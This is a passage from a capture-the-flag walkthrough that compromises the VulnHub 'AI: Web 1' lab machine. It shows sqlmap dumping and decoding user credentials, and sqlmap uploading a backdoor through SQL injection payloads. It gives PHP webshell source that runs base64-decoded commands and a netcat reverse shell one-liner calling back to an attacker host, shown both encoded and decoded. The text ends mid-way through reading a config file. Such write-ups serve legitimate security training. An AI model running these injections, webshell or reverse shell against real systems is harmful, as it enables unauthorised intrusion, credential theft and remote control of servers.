```

Further enumeration - Walkthrough :




```
root@kali:~/pwn/vulnhub/aiweb# sqlmap -r req.txt -D aiweb1 --dump-all --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 02:23:26 /2019-09-10/

[02:23:26] [INFO] parsing HTTP request from 'req.txt'
[02:23:26] [INFO] resuming back-end DBMS 'mysql'
[02:23:26] [INFO] testing connection to the target URL
```

Results - Walkthrough :



```
[02:23:26] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[02:23:26] [INFO] fetching tables for database: 'aiweb1'
[02:23:26] [INFO] fetching columns for table 'systemUser' in database 'aiweb1'
[02:23:26] [INFO] fetching entries for table 'systemUser' in database 'aiweb1'
[02:23:26] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with othe
r tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[02:23:26] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[02:23:26] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[02:23:26] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[02:23:26] [INFO] starting 4 processes
[02:23:34] [WARNING] no clear password(s) found
Database: aiweb1
Table: systemUser
[3 entries]
+----+-----------+----------------------------------------------+
| id | userName  | password                                     |
+----+-----------+----------------------------------------------+
| 1  | t00r      | RmFrZVVzZXJQYXNzdzByZA==                     |
| 2  | aiweb1pwn | TXlFdmlsUGFzc19mOTA4c2RhZjlfc2FkZmFzZjBzYQ== |
| 3  | u3er      | TjB0VGhpczBuZUFsczA=                         |
+----+-----------+----------------------------------------------+

[02:23:34] [INFO] table 'aiweb1.systemUser' dumped to CSV file '/root/.sqlmap/output/aiwe
b.local/dump/aiweb1/systemUser.csv'
[02:23:34] [INFO] fetching columns for table 'user' in database 'aiweb1'
[02:23:34] [INFO] fetching entries for table 'user' in database 'aiweb1'
```

Base64 decoded values - Walkthrough :




```
RmFrZVVzZXJQYXNzdzByZA==
TXlFdmlsUGFzc19mOTA4c2RhZjlfc2FkZmFzZjBzYQ==
TjB0VGhpczBuZUFsczA=
```


```
FakeUserPassw0rd
MyEvilPass_f908sdaf9_sadfasf0sa
N0tThis0neAls0
```

```
+----+-----------+-----------------------------------------------
| id | userName  | password
+----+-----------+-----------------------------------------------
| 1  | t00r      | RmFrZVVzZXJQYXNzdzByZA==
| 2  | aiweb1pwn | TXlFdmlsUGFzc19mOTA4c2RhZjlfc2FkZmFzZjBzYQ==
| 3  | u3er      | TjB0VGhpczBuZUFsczA=
+----+-----------+-----------------------------------------------
```


Gaining shell - Walkthrough :




```
root@kali:~/pwn/vulnhub/aiweb# sqlmap -r req.txt -D aiweb1 --os-shell
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 02:35:57 /2019-09-10/

[02:35:57] [INFO] parsing HTTP request from 'req.txt'
[02:35:58] [INFO] resuming back-end DBMS 'mysql'
[02:35:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uid (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: uid=1' OR NOT 4118=4118#&Operation=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLO
OR)
    Payload: uid=1' AND (SELECT 2054 FROM(SELECT COUNT(*),CONCAT(0x7162626a71,(SELECT (EL
T(2054=2054,1))),0x7178706b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY
 x)a)-- AnHk&Operation=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: uid=1' AND SLEEP(5)-- OGgP&Operation=Submit
```



```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: uid=1' UNION ALL SELECT CONCAT(0x7162626a71,0x78565347536e4d6269456e59736a58
464871705378676c4b4b6446676659746c6951736d446f654c,0x7178706b71),NULL,NULL#&Operation=Sub
mit
---
[02:35:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[02:35:58] [INFO] going to use a web backdoor for command prompt
[02:35:58] [INFO] fingerprinting the back-end DBMS operating system
[02:35:58] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4_
```




```
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[02:42:27] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /var/www/ng
inx-default, /srv/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /home/www/html/web1x443
290o2sdf92213/se3reTdir777/uploads/
[02:44:14] [INFO] retrieved web server absolute paths: '/se3reTdir777/index~.php'
[02:44:14] [INFO] trying to upload the file stager on '/home/www/html/web1x443290o2sdf922
13/se3reTdir777/uploads/' via LIMIT 'LINES TERMINATED BY' method
[02:44:14] [INFO] the file stager has been successfully uploaded on '/home/www/html/web1x
443290o2sdf92213/se3reTdir777/uploads/' - http://aiweb.local:80/se3reTdir777/uploads/tmpu
htpz.php
[02:44:14] [INFO] the backdoor has been successfully uploaded on '/home/www/html/web1x443
290o2sdf92213/se3reTdir777/uploads/' - http://aiweb.local:80/se3reTdir777/uploads/tmpbzzz
c.php
[02:44:14] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> _
```



```
 --os-shell
          Prompt for an interactive operating system shell
```

Uploading php webshell - Walkthrough



aiweb.local/se3reTdir777/uploads/tmpuhtpz.php


1 admin admin

sqlmap file uploader

Browse... test.php


to directory: sdf92213/se3reTdir777/uploads/ upload

Code for php webshell



```
<?php

$encoded_cmd = $_GET['cmd'];
$decoded_cmd = base64_decode($encoded_cmd);

system($decoded_cmd);

?>
```


Reverse shell code:



```
cm0gL3RtcC9mOyBta2ZpZm8gL3RtcC9mOyBjYXQgL3RtcC9mIHwgL2Jpbi9zaCAtaSAyPiYxIHwgbmMgMTkyLjE2OC4yMzQuMTM3IDU1NTUgPiAvdG1wL2Y=
```


```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.234.137 5555 > /tmp/f
```

Popped user shell:




```
root@kali:~/pwn# nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.234.137] from (UNKNOWN) [192.168.234.138] 44940
/bin/sh: 0: can't access tty; job control turned off
$ _
```

Database connection details:




```
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777$ cat c0nFil3bd.php
<?php

